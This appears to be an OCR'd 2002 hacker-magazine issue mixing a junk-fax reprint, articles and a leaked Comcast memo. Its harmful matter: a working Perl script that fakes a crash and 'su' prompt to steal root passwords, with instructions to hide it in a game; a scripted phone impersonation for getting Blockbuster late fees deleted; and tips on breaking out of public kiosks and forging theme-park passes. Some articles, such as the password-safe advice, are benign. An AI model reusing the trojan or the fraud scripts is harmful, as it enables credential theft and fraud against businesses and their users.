2901 Clint Moore Dr. ♦ Suite 153 ♦ Boca Raton, Florida 33496 ♦ Palm Beach County
Phone 954.782.9180 ♦ Fax 954.782.4146

May 08, 2002

Dear Emmanuel Goldstein,

Re: Advisory Board Compensation /Partnership

This invitation is to inform you that you have been recommended to participate as a member of the Advisory Board for a telephone company, which is fully licensed and operating in the USA.

We are actively seeking a limited number of professionals of various business experiences to expand our Advisory Board. The telephone company will be looking to the Advisory Board for new product acceptance, market need and product / price comparison.

Direct Media America™ is offering Advisory Board members a liberal compensation opportunity that could create a potential income in excess of **$100,000.00 (One Hundred Thousand Dollars).**

This will require two hours to three hours of telephone conferences per month. This includes reviewing, advising and voting on various business and partnership matters.

There are a limited number of Advisory Board seats available.

If you have an interest in being an Advisory Board member and would like to participate, we request an immediate response.

Please call **1.800.333.4959 ext. 502** for further details to see if you qualify.

Sincerely yours,
L. Dennis
L. Dennis

~ir fax number removed from our database, please call: 1-866-291-7703 Pin No. 1400#

Since we ARE the intended recipients of this unsolicited fax, we're disclosing, copying, and distributing it to the world. It's no doubt some kind of a scam but we haven't quite figured out how it works. Perhaps some of our readers would like to investigate further. It's possible this is completely sincere and honest - after all, "L. Dennis" used a totally different font to sign his/her/its name!

A PASSWORD grabbing attempt

by Gr@ve_Rose

First and foremost, I would like to get something out of the way: My Rogers @Home article in 18:4 was *not* to tell people how to uncap their modems (as so many people e-mailed me about). It was about what I believe hacking to be: Learning. It was something to get you started on your road of learning and teaching others about computers, networks, and security. I hope it helped some people out. Now, onto the real article....

We have all heard about, or even created our own, programs that will rootkit a system. Heck, we're even satisfied if we can get access to a webserver and deface someone's site. The only problem with attacking the computer is that computers are strict. A rule is either true or false and if your program doesn't meet the criteria, then you don't get access. "What else is there besides attacking the computer?" you ask. Answer: The operator or the computer. Social engineering doesn't have to be over the phone or while you're dressed up like a Bell employee. Let's examine this a bit:

Honestly (for real) how many people out there running *nix boxes log in as "root" all the time? Do you really log in as "user" and "su" when you need to? Sure, it's good security practice, but human nature is about being lazy and if it saves typing two letters and a password, then hey, all the better. This is what we're playing upon: The ineptitude, laziness, and lack of security focus of our target operator. The basis of the program is to hide another program that will e-mail you the operator's "root" password. You will have to know a little programming (or at least understand the syntaxes of basic programming) and a fair amount of *nix technical speak.

Please keep in mind that this is the first program I have *ever* created so you may find an easier way to tweak it. Feel free.

First, modify this program to your liking. Second, create (or get the source code to) another program, like a game (the type of program doesn't matter, but something that your target wouldn't normally look at the source code of). Third, have them run the program.

It seems to me (and all my *nix friends) that we're getting a bit lax on local security. I run as "root" all the time on my laptop (and my friends log in as "root" on their boxes quite often), which is kind of hypocritical of me. I wrote this article in the hope that people will realize that we, the hacking community, set the standards for *nix security, we have to stay on top of things and not get lazy. Local security is the most protected form of security and if you've lost it, you've lost *all* your security.

Shout-outs: Cat5, Deathstroke, Harkonen, CrtklMass, c00k, Storm_Dragon, and, of course, eXoDuS (YNBABWARL!)

```
--begin code--

#!/usr/bin/perl -w

#
# We all know about fancy programs that take over your system
# but what about programs that rely on the ineptitude of
# the operator? Here is the basic idea:
#
# 1. Start making a program, something small like a game.
# 2. Make it crash. Well, not really, just look like it crashed.
# 3. Pretend that it was a serious crash, serious enough that
#    your 'game' might do bad system things.
# 4. Get them to 'su'.
# 5. One free root password.
#
# Obviously if your 'game' would do something bad, your up-to-date
# system
# wouldn't let it. But, if the person operating it doesn't know
# that... :)
#

use strict;

# Get the hostname to make it look like a real "system drop" instead
# of just typing [guest@localhost /]$
chop(my $host = `/bin/hostname`);

#
# FALSE PROGRAM GOES HERE
#

# Turn the echo off so it seems like they're using 'su'
system("stty -echo");

# Make it look like the program died while making a system call (Feel
# free to make a 'real' excuse)
print "\n";
print "Error: unhandled system exception at line 10.\n";

# Like this will ever happen, but, hey, it's all about how much your
# victim doesn't know! ;)
print "Dropping you to a guest account for safety. Please su back to
root.\n";

# Make some apologetic reason that your 'program' died
print "Yeah, this program needs to be fixed. Sorry for the inconve-
nience.\n";
print "\n";

# One 'real' system prompt calling 'su' coming up....
print "[guest@";
print "$host /]\$ su ";
print "\n";
print "password:";

# Come to daddy
my $command = <STDIN>;

# Change the following lines to mail the password to you
# You'll need to add a few things like full hostname and, hopefully,
# an IP address
system("clear");
print "\n";
print "Your root password is $command \n";
print "Thankfully this is just a proof-of-concept program.\n";
print "You may want to be more cautious in the future.\n";
print "\n";
print "Gr\@ve_Rose\n";
print "\n";

# Turn echo back on so we can see what we're typing
system("stty echo");

--end code--
```

Advanced Password Recovery

by Galahad

Password-cracking programs should be used to get you, your friends, or anyone else who asks for your help, out of a tight situation. For example, you may have forgotten your password and gotten locked out of your own files or programs. I strongly disagree with using such programs to obtain passwords that are not for you to obtain, particularly if you are *not* doing it just to prove to your friends what a "l33t hax0r" you are. This is illegal and, more importantly - from my point of view - immoral.

Many password cracking programs work well, but quite a few of them do not. The bottom line is that it is difficult to find a decent password cracker with good features and a nice user-friendly GUI (Graphical User Interface). This fact frustrated many, including myself, but some time ago I found a number of password crackers which I consider to be the best I've seen. They are a group of password crackers by Elcomsoft, available at http://www.elcomsoft.-com/prs.html.

The password crackers available at the location mentioned above are shareware, which means they require a certain amount of money in order to purchase a S/N (Serial Number). The limitations placed upon the shareware versions are enough to prevent you from doing any serious cracking (the limitations are mentioned at the download site). This can help keep some of the malicious "hackers" from obtaining other people's passwords, but in today's Internet society it is surprisingly easy to obtain serial numbers and program cracks for free.

At the above web site, there are password crackers for many of the password-protected programs or files found on your normal PC, running M/S Windows. One of the best is AZPR (Advanced Zip Password Recovery) which cracks WinZip passwords. Another great one is AO2000PR (Advanced Office 2000 Password Recovery) which cracks virtually any password you may run into, while going through M/S Office files (M/S Office 97 included). AIMPR (Advanced Instant Messengers Password Recovery) is a program capable of obtaining the passwords of 17 different "Instant Messenger" programs on a local computer in just a few milliseconds. I'll start by explaining every feature of AZPR below and will fill in any blanks encountered on the others.

AZPR v2.0

ZIP Password-Encrypted File: Pretty simple. Just click browse and select the file you want cracked. Or you can type it in.

Password Length Options: Select the minimum and maximum password length you want it to search for. For instance, if you know the password is seven characters or less, you'll put minimum to one and maximum to seven.

Type of Attack: Select the attack you would like it to perform. Dictionary will enter every word in a wordlist, and if the password is included in that list, you've got it. Brute-Force will try various combinations of letters, depending on what you set in the Brute-Force range options. I would recommend trying the dictionary attack first, as it takes much less time than Brute-Force. If you're in luck, you've saved time. If you're not, at least you tried.

AutoSave: Selecting this and choosing the time period to elapse between AutoSaves has the program save its state. For instance, if you set it to three minutes, it'll save its state every three minutes, so if it has a problem and closes or you close it in a hurry, the next time you crack the same file you'll start from the state it was in since the last save.

Priority Options: You can select between Normal and High. If you're planning to use other programs at the same time and you're not in a real hurry, then Normal is for you. But if you're just going to leave it go while you're at school or work or sleeping or whatever, then you should use High. What happens is that High uses more memory so it cracks faster, but it slows down all other applications.

Brute-Force Range Options: Here you can enter what digits the program is to look for. Let's say if you know that the password was all in small letters, then you'll select "All Small". If it also included numbers, then you'll select "All Digits", and so on. You can select "All Printable", which combines all the other options. You can also use "Custom Charset" if you know what letters are used in the password. Let's say you know that the password is made up of only the letters g, a, l, h, and d. Then you'll set the Charset to those letters. "Start From Password" helps if you know the first letter or the password. For instance, if you know it started with "h", had six digits and all the letters were small, then you can type in "haaaaa".

Dictionary File: If you'll use the Dictionary recovery method, then you'll have to specify which dictionary file to use (*.dic). There is such a file in the installation directory of AZPR, and it's called english.dic. This is the best dictionary file. It has almost every word you can run into in the English language. You can also have it try to capitalize the first letter of each word, or try to capitalize all the letters.

Start: Take a wild guess. If it's correct, you win a laundry machine (you're paying for it though).

Stop: Same as above.

Read Setup: You will load a setup previously saved, and you'll have the same settings as they were when it was saved.

Save Setup: Save the current settings.

Register: You can ask for 50-50 if you want....

Quit: Hmmm...I wonder....

AO2000PR v1.02

New/Open Project: You can save the state the program is in and load it later.

Start/Stop Recovery: What it says.

IE Symbol: Clicking on that will get you the "IE Content Advisor" password, if it exists.

Encrypted Office 97 Document: Open the file you want cracked.

Type of Attack: You can choose from Brute-Force, Brute-Force With Mask, and Dictionary Attack.

Brute-Force: Password length and range options are explained in AZPR. Now, masking is used if you know parts of the password. Let's say you know the password has seven digits, the first letter is "h", the fourth is "8", and the last is "y". You'll leave the "starting password" field blank, and in "mask" you'll type in "h??8??y". The ?'s are the masks. You can use another mask, such as "#" where the entry would be "h###8##y", but you'll have to change it in the "Options" tab.

Dictionary: Most of this has already been covered in AZPR. "Mutations" will try ten combinations of each word in the dictionary using upper and lower case.

Auto-Save: It's been covered in AZPR.

Options: In priority options, "Background" is AO2000PR's version of "Normal". You can set the program to log your activity and you can clear the history. "Make Backup Before File Changing" makes a "bak" file of a Microsoft Access database if you change the password. You can set the mask symbol and you can set how often you want the progress bar (down below) to be updated.

Benchmark: This will calculate how many passwords your computer can enter each second.

AIMPR v1.21

Select Messenger: Click on that folder icon and select the IM (Instant Messenger) that you want. If it's on that computer, you'll have the password in a matter of seconds. That's all there is to it, actually.

Well, that's all for today. You can download all of these at the location I mentioned previously, and if you do, be nice, be careful, and be smart.

Fun Password Facts Revisited

by kaige
kaigex@yahoo.com

While the point hairball makes in Fun Password Facts (19:1) is technically valid - that it is not realistic to store a dictionary containing all possible passwords, his conclusion that this is a problem with the password crackers available today is ill founded.

As stated, "...brute force is a real time-consuming game. It takes raw power that most of us just don't have available." To be more precise, brute forcing *every* possible password takes raw power that nobody has access to. Going by hairball's numbers there are 17,393,337,673,075,145,131 possible ASCII passwords. Even if a program could be written that tested 1,000,000,000 passwords per second it would still take over five hundred years to attempt all of these passwords. (Depending on the type of password you are trying to crack this is actually a very optimistic estimate since 1,000,000,000 is orders of magnitude faster than is currently achievable against many of the algorithms used in practice.)

It is then pointed out that most passwords only use ASCII codes 32-139, which would lead to a password that can be cracked in just a few years at 1,000,000,000 tries per second. Almost feasible - if you have a decent size distributed network of blazing hardware and a few years to wait. Usually, none of these is true.

So, what is the solution?

It turns out that the best solution, in general, is exactly what many of the password crackers have implemented. Really, it is just an extension of already demonstrated logic. We reduced the search space by 432,197,966,893,081,601 because of the observation that most passwords will only use ASCII codes 32-126. We can reduce this even further if we just take a moment to figure out if there are any other subsets we can remove.

As it turns out, there are *lots*. For example, it is not often you will find a password such as Xtn(DJ"z, $N40NzJH, DxdL(&$&, et cetera. Most people would not be able to remember a password with even this paltry amount of entropy. Thus, *most* passwords will be easier to remember. Think about what would make a password easier to remember.

Most people:
- Use a dictionary word.
- Use some combination of dictionary words.
- Try to obscure it somehow (such as using 1337).

Because of this, it is usually completely unnecessary to bother brute forcing through even the keyboard printable characters. A good dictionary - one that extends beyond basic English by including the names of favorite television/movie characters, slang, et cetera - can directly break the vast majority of passwords. Some password crackers will even go the next step and perform transformations on the dictionary, trying to account for whatever little things people may do (such as appending a number to a word).

As crackers go, I recommend John the Ripper. Not only does it support dictionaries with transformations and brute forcing, but it is easy to edit the config files to add whatever transformations you might come up with, and can even be extended to employ external programs to crack algorithms it does not natively support. It is freeware and works in both Linux and Windows, so go get it. Do try and find a better dictionary though, because the one it comes with is not the greatest.

So, the point being, the crackers available out there are not *flawed* because they use dictionary files, they are just using probability to try and crack the target passwords given the constraints in power and time. In practice, they successfully break the vast majority of passwords in less than a day.

Better Password Practices

If you are still using simple passwords like those discussed above, please stop. Stop now. You are endangering your own data and the data of everybody else on your network. Shame on you.

And please do not tell me that you are using the same password on every single one of your accounts! If you are, your accounts are only as secure as your weakest password. For instance, while your Linux password is probably MD5 hashed (along with some extra crap just to make brute forcing take longer), your Windows password probably exists somewhere on your computer as a LanMan hash, which is considerably weaker. Hell, you might even be using the same password for instant messaging! (Almost all instant messaging passwords are trivial to break.) Or *(the horror),* for your FTP password - *which is sent plaintext over the network.*

So:
- You need better passwords.
- You need more passwords.
- You need to remember all these things.

What to do?

A common solution is to use password phrases. This is where you take a long phrase that you can remember and compress it down to a nice little password. For example, the phrase "We the people of the United States, in order to create a more profitable union" could compress down to "WtpotUSiotcampu". Unfortunately, this only involves upper and lowercase letters and there would only be 52^8 possible passwords, which our hypothetical billion password per second machine could brute-force in just over 14 hours.

So we want to mix some numbers in there, and maybe some random other characters. But what is a good way to do this? We could combine the above with some sort of number, but it is a bad idea to use a personally meaningful number (such as birthday, SSN, street address). We could just mix numbers in randomly, but then it becomes difficult to remember a large number of these passwords.

My solution to this dilemma is to use a "password safe." A password safe is a program that stores x number of passwords and protects them all under one master password. This makes it so that the user only has to take the time to memorize a single *(strong)* password. It is then possible to use very strong passwords across all of your other accounts, and it doesn't matter whether you can remember them. In fact, since it does not matter how complex the passwords are once you are using a password safe, make them as complicated as possible. I recommend randomly generating them. I recommend PasswordSafe 1.71 by CounterPane. It is freeware and it is good. Even better, PasswordSafe 2.0 is going to be open source (eventually).

I personally have well over 50 accounts (most of them obligatory) on various websites, and for each one of them I use a random password generator to generate my password as long as the site will allow and using whichever characters they will allow as the random pool. There are lots of programs out there to do this, but be a little careful in picking one because some of them are not all that random. *Do not* just write one using rand() or some other crapass pseudo-random scheme. I wrote a program called PasswordGen. In Linux it uses /dev/random and in Windows it uses CryptoAPI to generate cryptographically random passwords. Email me and I can send it to you if you really cannot find anything else worthwhile.

Some people will now complain that the password safe solution does not work for them because they move from computer to computer too often. My solution to this issue is to purchase a very small USB hard drive and store the password safe there. Not only does this make the safe completely portable, but it has the nice little benefit for the paranoid of making it so that the password database itself does not even exist on a computer to be hacked unless the drive is plugged in.

I find solace in the fact that my passwords are nice and random, and different from account to account, so that it would take incredible amounts of brute-forcing to break them all. I find solace in the fact that this makes my password database the primary target for acquiring my passwords, which would mean breaking the encryption on the safe (128-bit Blowfish for PasswordSafe). I *especially* find solace in the fact that you would have to physically accost me to even get the database file to hack at!

PS: Even if you do all of the above, there are other methods for getting at your passwords. Somebody could walk by and watch you as you type a password in or install a keyboard monitor on your system or drill out a pinhole video camera aimed at your keyboard. Because of this, *change your passswords frequently,* and *keep track* of your accounts regardless of how good your passwords might be.

Hacking @ Vac[illegible]n

by Eric

I'll start with Disney World. Both WDW (Walt Disney World) and Universal Studios/Islands of Adventure have a "Fast Pass" system (Universal calls it "Universal Express") that allows you to get a ticket for a certain time slot (usually anywhere from ten minutes to an hour ahead). When the time slot comes around, you can go to the head of the line (actually, get into a separate, shorter, Fast Pass line). Now, the WDW and US/IOA tickets are only checked by an attendant - no electronic verification is used. And the attendant looks at two things- the color/background of the ticket that indicates the ride for which it is valid, and the black, thermally printed text that indicates what time slot it is for. Universal Express tickets are printed on card stock and have preprinted generic backs (not ride particular) and have low-resolution (thermally?) printed fronts that have the time slot (in Comic Sans MS font) and ride logo. Since the Fast Pass/Universal Express tickets are free and easy to get, a dishonest person would have rather little difficulty reproducing them.

The WDW Fast Pass system uses a simple client/server topology; where the dispenser boxes read the magnetic stripe on the park pass (the one you paid $50+ for), and send it to the central server using "Black Box" short haul modems. (Black Box is the name of the modem model or manufacturer - I was not able to find out which.) They're secured by a lock on the back that needs to be unlocked before the half-moon handle can be turned to unlock the cover of the clients; the lock appears to be a standard pin- or disc-tumbler type. I know that Disney offers $200 6-hour behind-the-scenes tours of the utility tunnel system and stuff like that for people over 16, photo ID required at the gate. (If it's fake and they find out you're out $200.) If any reader goes on one of these tours, please write in!

An interesting fact - some of the LED signs in US/IOA have DB9 and PS/2-type connectors hanging off the back. I wonder....

At some of the [illegible] themed restaurants in the area (N[illegible] the Universal Studios shopping area just outside the park, for example) the "your table is ready" notification system uses things called TouchPaks. What is really cool about these is that they are literally just Compaq iPaqs with the "double the weight and thickness" PCMCIA adapter, an Orinoco WLAN card, a special system extension that is customized to the restaurant - in this case, a basketball theme that allows the user to play trivia games and watch movies - in a special "tamper-proof" case. **_cough_** The trick is with the snaps on the back. They are damn near impossible to open by hand or even by screwdriver unless you know the trick, possibly because of the punched dot on their backs. So anyway, what you do is take out your handy flathead screwdriver (on your SwissTool or whatever) and slide the blade under the snap, between the female and male parts. Stick it opposite the punched dot, but not *exactly* opposite. Some experimentation is needed. I think the trick is to get the corner of the screwdriver's head opposite the dot, but I am not sure. Twist the screwdriver. If you did it right, the snap should lever off with a small amount of force; if you didn't get it right then it won't do anything (xcept break, if you twist *too* hard).

To put the snaps back on, you need to find the small black tab on the inside rim of the female half of the snap. It's that tab that makes them tough to put back on, so just tilt the snap so the black tab is closest to the male snap-half and push the female down so the black tab hooks under the rim of the male and then you can push the rest of the female down and she'll snap right back in.

Why would one want to access the hardware? The reset button of course! You see, the WinCE UI is protected from "hacking" by the fact that the extension ("overlay" UI) runs at boot and intercepts all button presses. However, if the battery reaches ten percent, the custom UI will drop the user into a "Low battery, please see the hostess" screen, *with the start menu in the upper left corner!* To get the battery down that low, you can either wait a while, or play some movies. (NBACity's custom UI lets you watch short basketball movies, and the MPEG decoder makes the CPU suck juice like you would not believe.) Incidentally, while you're looking around in the WinCE UI, the overlay UI might not be able to receive signals from the base, so you may want to do the hacking on a busy night when you know there's quite a while until your table is ready. Reset the unit to restore it to its original state.

The custom software receives the "table ready" signal using a standard 802.11b network (NBACity's SSID is "NBA") that is not WEP encoded. However, the range apparently does not extend very far outside the restaurant, at least without a directional antenna. Regardless, I doubt the network is Internet-connected, so all one could do would be to sniff and reverse-engineer the protocol. Which would be interesting.... (If you do R-E it, please write!)

The base station in the restaurant is an Intermec "Handheld PC" mini-laptop (in NBA City, located just inside the second entrance doors on a small table) running custom software and using a Cisco Aironet card. Apparently, although there is a "custom message" button in the software, the feature is not yet implemented. Perhaps in the future, or with a bit of sniffing of the message protocol, one could figure out how to send "All Your Tables Are Belong To Us."

Orlando is not the only place you can fiddle around. In many European tourist spots where you can take a self-guided audio tour, you get a squarish black box manufactured by "AntennAudio." It has a row of numbered buttons at the top of the faceplate, and on either side of the LCD display, you have the red stop button, a back button, up and down buttons, and the green play button. The back plate of the unit holds two gold-plated nubs, some recessed contacts to charge the battery, and the on/off slide switch. (Do not turn the unit off unless you speak the local language, as turning it off resets the language. I found out the hard way.) The side panel has a headphone jack and a PS/2-type connector, used to program the unit. When the unit boots up, you can pause the boot sequence by holding down the stop button (it continues when you let go), which is pretty useless, and it displays some rudimentary version information, also pretty useless except for the fact that it tells you that there's some kind of internal memory and processing capability.

As you might guess from the noises it makes when you type in a location code to hear the prerecorded description of what you are looking at, it is just a glorified portable CD player. What you might not guess is that the only thing holding it shut is four or five medium-small Phillips head screws that a handy SwissTool will take care of. If you undo the screws on the "AntennAudio" sticker side and open the cover (being careful not to lose the screws!) you get access to the CD. I did not have time to stick it into my laptop, so I am not sure if the sound files are stored as CD tracks or as data (MP3?). Presumably, the CD would also be able to carry firmware (as it seems to be updatable, since there's a date and version number in the boot screen), so I suspect the latter.

With a bit of hacking, I imagine one would be able to burn a replacement CD; quite handy for those long boring tours. As long as you remember to replace the original when you're done! Note I do *not* advocate changing the tour CD and leaving it in there, regardless of how incorrect or boring the current CD is.

There's another type of audio guide that looks like a really long, skinny remote control and has a remarkably cell-phone-like screen (used at a Roman theatre in southern France) and can take up to four digits for the "commentary code" where typing in 9999 will let you change the language. But that's all I could find.

Something to remember if you go into a French post office- the iMac-based Internet terminals (with a card reader for some kind of credit card) run a pre-OSX variant and use Aqua for protection; pressing Apple-Power (the power key is hidden under a metal strip at the top right of the keyboard, accessible by paperclip or SwissTool-small-flathead screwdriver) will bring up the rudimentary debugger, typing G FINDER should get you to the finder. (PC users- the finder is the equivalent of EXPLORER.EXE; try terminating it in the Close Programs dialog box (or Processes dialog in Win2k/XP) to see what it does.) From there you should be able to find Netscape or whatever. Rebooting will restore it to its original state. Similar but simpler, PC@EASY terminals in airports have the ethernet cable accessible at the bottom right corner of the monitor, just behind the bezel. Plugging in a laptop and getting a DHCP address works, but is unethical....

Have fun! And remember, leave no trace.

Your guide to TARGET

by Code0

I'm about to introduce you to the world of Target stores and the fun you can have there. As always, I'm going to give the standard disclaimer: Don't do anything dumb. Stealing is wrong. Either way, if anyone caught you near a cash register doing anything, you might be hauled back to the AP office for questioning.

I'll touch on the cash registers, which I know best. They are IBM 4694 (I believe) cash registers with an AMD K6-233 and 64MB of RAM. They currently netboot into MS-DOS 6.22 and run IBM POS software known as PC POS. These registers also have an LCD touchscreen on them. Some older stores, however, have 9 inch IBM CRT displays. I do, however, think that they might change this to a version of Windows when they switch to the CommonPOS software sometime in late 2002. The register software security is quite a joke. On every receipt, there is a number labeled CSH which is the first three digits of a four digit cashier number. One more digit and you're signed in. While signed in, you can start ringing items and total the sale. Most anything interesting here requires a manager's key, also known as a 52 key. The manager's key can do various things, like overrides for a stubborn coupon, setting the register in training mode, and various system tests. The only other feature I can think of that might be of any interest is the Inquiry key which lets you cross reference a UPC to a DPCI (Target's SKU system) and look up gift card balances.

As for Food Ave., their registers are quite different, at least software-wise. They run Windows 95 and POS software based on IE. From reading IBM's documentation, I believe that this is OpenPOS. You can also Alt-Tab on these computers to a simple menu which allows you to shut down the system, access host (3270 terminal to the store's AS/400 for email, etc.), and some other functions.

The service desk also runs Windows 95 with the regular DOS based POS software and a 3270 connection to connect to the host to do Target Visa applications. The bridal/baby registry computers near the service desk run either Windows 98 or Windows NT4 with the kiosk software. I seem to remember that you can touch the corners of the touchscreen to exit the software in some way. These also have Lexmark laser printers, so the bottom of the kiosk with keyboard, etc. is sometimes open when there are printer problems.

The can machines in the store are quite interesting. They run Windows 95 or 98 and either have a CRT or an LCD depending on the model. These are connected to the store network, so you can browse the network from them. The network connections for them are usually near the ceiling, or sometimes near the top of the machine. These machines usually can't be seen from guest service, but you can't usually do anything interesting with them without opening the front door to get at the puck mouse, which requires a key.

The other workstations in the store are Dell Optiplex systems running Windows NT4 or Windows 2000 Pro. They are usually logged in with the host 3270 application running. The break room also has two systems which run an IE kiosk to connect to the TMSC website for employee services. The site is workscape.target.com, but it seems like it's just on internal DNS. I was able to access the IE search bar once, but any access to other websites is blocked.

The only other interesting piece of technology that I can think of at Target are the PDTs, or Personal Data Terminals. The PDTs I've seen are Symbol brand with an integrated barcode scanner. They boot from a RAM disk and run DR-DOS 7 (I think that's the version). They require an employee number to log in and access any interesting apps, but they are usually left logged in. They do, however, timeout and log off after a long while. The employee numbers are eight digits long, something you would probably not be able to guess. The main program is a batch file which you can just break out of with a Ctrl-C. There seems to be nothing interesting on these devices, although I have not been able to find a colon (:) key, so I cannot switch drive letters. To reboot these machines, you just press Func-Enter. This hotkey seems to be monitored by a TSR that loads at startup, because I broke out of a batch file during startup and was not able to reset the unit with Func-Enter.

Outsmarting BLOCKBUSTER

By Maniac_Dan

I used to work at Blockbuster, so I am very familiar with their policies and practices involving late fees. I'm not going to discuss how stupid the policies are, and I'm sure that there are people who would argue with me no matter what I say, but if there comes a time when your car breaks down and the guy behind the counter just won't believe you and you get charged $25 for 15 minutes, then you can use this method to have your fee removed. They try to make you pay your fees whenever they can, and the stores get a daily report of all fees outstanding on any and all accounts worldwide. Pretty much what that means is if you return a movie late to any Blockbuster and don't pay your fees, your account can be suspended in every Blockbuster around the world. The outstanding fees can be paid at any Blockbuster though (for your convenience in giving Viacom more money) but herein lies the weakness in the system: If your account is disabled due to a fee at another store, then the store you are trying to rent at has to call the store where you have a fee. The store with the fee on record must delete the fee and verify that a fee has been added to the account at the store you are trying to rent at. All customer accounts are stored locally, and the only information that is passed between stores is outstanding late fees. You have fees at one store (store #1 from now on) and you need to call that store and pretend to be from another store (store #2) and make the employees at store #1 remove the fees from your account, thinking you're paying at store #2. Now to do this you need a store number from store #2 and your own account number, which can be found on your receipts or membership card. Store #2 must be far enough from store #1 so that the employees don't know each other. There are a number of ways to get this store number. One of the easiest ways is to go to the store you want and buy something - the store number is on the receipt. Another way is to call them and say to whoever picks up, "I'm filling out a job application. What's your store number?" Also, if you have a friend with an account at that store, the store number is digits 2-7 on his customer number on the back of his card. For instance, if your customer number is 26732116547 then the number is broken down like this: 2 designates that the number refers to a customer account, 67321 is the store number, and 16547 is your customer number. Customer numbers are assigned chronologically. This system allows the stores to function independently of each other without two stores assigning different people the same number. Anyway, now that you have a store number, you need to decide on a fake name (or call the store and use the name of whoever picks up - employees are required to identify themselves when they answer the phone, though most rarely do). Now that you have a valid store number and a fake employee to play, it's time to call and get your fees taken care of. Call up store #1, and your conversation should go something like this:

Viacom Slave: "Thank you for calling the Blockbuster in [your town]. My name is Viacom Slave, what can I do for you."

You: "Yes, this is [fake name] from store number [#2's store number] in [#2's town]. I have a customer here who says he has fees at your store he would like to pay before it becomes a problem." (Alternately, you could say "I have a hold on an account from your store," but only do this if your fee is more than a month or two old to make sure you account has actually been frozen or else they will become suspicious.)

Viacom Slave: "OK, can I get the account number?"

You: [your account number from the back of your card]

Viacom Slave: "The account is for [your name] and the fee is [fee amount]."

You: [repeat the fee to your wall, ask if the wall would like to pay it at "this store"] [pause] "OK, he'll pay it over here."

Viacom Slave: "What's your store number again?"

You: *sigh* [store #2's number]

Viacom Slave: "OK thanks, bye."

And there you have it: Fees are removed. If the Viacom slave at store #1 asks you to do anything else, tell him that you're new and that you'll have the manager call them back when she gets out of the bathroom.

Comcast.

Talking Points
Operation TIPS

Background Only
Earlier this year, the Justice Department announced plans to ask for the assistance of American workers, who in the normal course of their business day would be in a position to see potentially unusual or suspicious activity in public places as well as private homes (e.g. mail carriers, meter readers, cable installers, etc.) and help in the new war on terror. The proposal, called Operation TIPS, short for the Terrorism Information and Prevention System, recently has drawn a sharp backlash from civil libertarians, right-to-privacy advocates and others across the constitutional spectrum.

Comcast is not participating in Operation TIPS. Should customers inquire about our participation, please use the approved text below to answer their questions.

As always, please direct any media inquiries to our Sr. Director of Public Relations, Jenni Moyer. Jenni can be reached at 215-851-[redacted] At no time should customers be directed to contact Jenni Moyer.

Talking Points
The following statements are acceptable verbiage for interaction with customers.

Q: Is Comcast participating in Operation TIPS?
A: "Mr/Mrs ___, first, let me assure that Comcast Cable has the utmost respect for our customers' privacy. As you may know, Operation TIPS is a newly proposed, and completely voluntary program, which is currently under review by the Federal Government. At this time, Comcast Cable is not participating in Operation TIPS. Thank you for your inquiry."

Q: Why isn't Comcast participating in Operation TIPS?
A: "Mr/Mrs ___, while Comcast isn't participating in Operation TIPS at this time, we are continuing to monitor the development of this newly proposed, and completely voluntary program currently under review by the Federal Government. As a normal course of business, we expect our employees to be vigilant while upholding Comcast's commitment to respect our customers' privacy. Thank you for your inquiry."

Q: Will Comcast participate in Operation TIPS?
A: "Mr/Mrs ___, first, let me assure that Comcast has the utmost respect for our customers' privacy. As you may know, Operation TIPS is a relatively new proposed program, and its structure and scope are still under review by the Federal Government. While we will continue to monitor its development, Comcast Cable is not participating in Operation TIPS at this time. Thank you for your inquiry."

Is there something interesting happening in your company?
Our fax number is +1 631 474 2677

The New Card Up DirecTV's Sleeve

by Mangaburn
mangaburn@ziplip.com

By now, it is old news to the DirecTV hacking community, but the uninformed or unconcerned may find it interesting to learn that DirecTV is currently in the process of a "card swap." This swap entails contacting each current DirecTV programming subscriber and replacing their older, currently "insecure" access card with a new "secured" access card. It is an expensive undertaking on DirecTV's part and, judging from past "swaps," ultimately ineffectual in stemming what is laughingly referred to as "signal theft." But try they will and, from the looks of it, there is change in the wind.

During this current "swap," the incoming new card has been dubbed the "P4" (Period 4, which follows the P3, P2, and P1 - or HU, H, and F cards respectively), and it is an interesting creature indeed. Of course, development of a hack is already underway worldwide, but after getting my hands on one of these new cards, I immediately began to wonder about a very different feature of this particular card.

Printed on the front of the card is the following phrase, as part of the graphic: "Access Card: 4." This phrase is intriguing to me for two reasons:


1) The average, normal subscriber wouldn't know or care that this is DirecTV's fourth access card version. Most, I am sure, haven't any clue as to what the "4" stands for on their card.

2) Any variation, even slight, of the DirecTV graphic on the front of the card would be more than enough of an identifier for any retailers or DTV Customer Service phone reps that would need to identify a particular card.

Keeping these points in mind, there is another perplexing thing to consider: the absence of a specific "P4" identifier on the reverse of the card, as has been the case with past access cards. Here is a quick breakdown of the history of DirecTV's past access cards' unique identifiers:


Period 1 - "F" Card: reverse side shows CAM ID [XXXX XXXX XXXX] and a unique identifier [FXXXXXXXXXX]

Period 2 - "H" Card: reverse side shows CAM ID [XXXX XXXX XXXX] and a unique identifier [HXXXXXXXXXX]



HU Card: reverse side shows CAM ID [XXXX XXXX XXXX], a unique identifier [H or A, then XXXXXXXXXX], and a card-type identifier [HUXXXXXB].

P4 Card: reverse side shows CAM ID [XXXX XXXX XXXX] and a unique identifier [AXXXXXXXXXXX].



Note that the HU card has a card-type identifier, in which the letters "HU" were incorporated. Additionally, the H card has the letter "H" in its unique identifier, as did the now defunct "F" card. The P4 lacks any such reverse identifier, since the reverse side unique identifier, beginning with an "A," could just as well be an "HU" card. With no differentiation on the reverse, the P4's unique identifier is, in effect, the "Access Card: 4" phrase on the front side of the card. Believe it or not, this may be a significant change in DirecTV's anti-"signal theft" strategy.

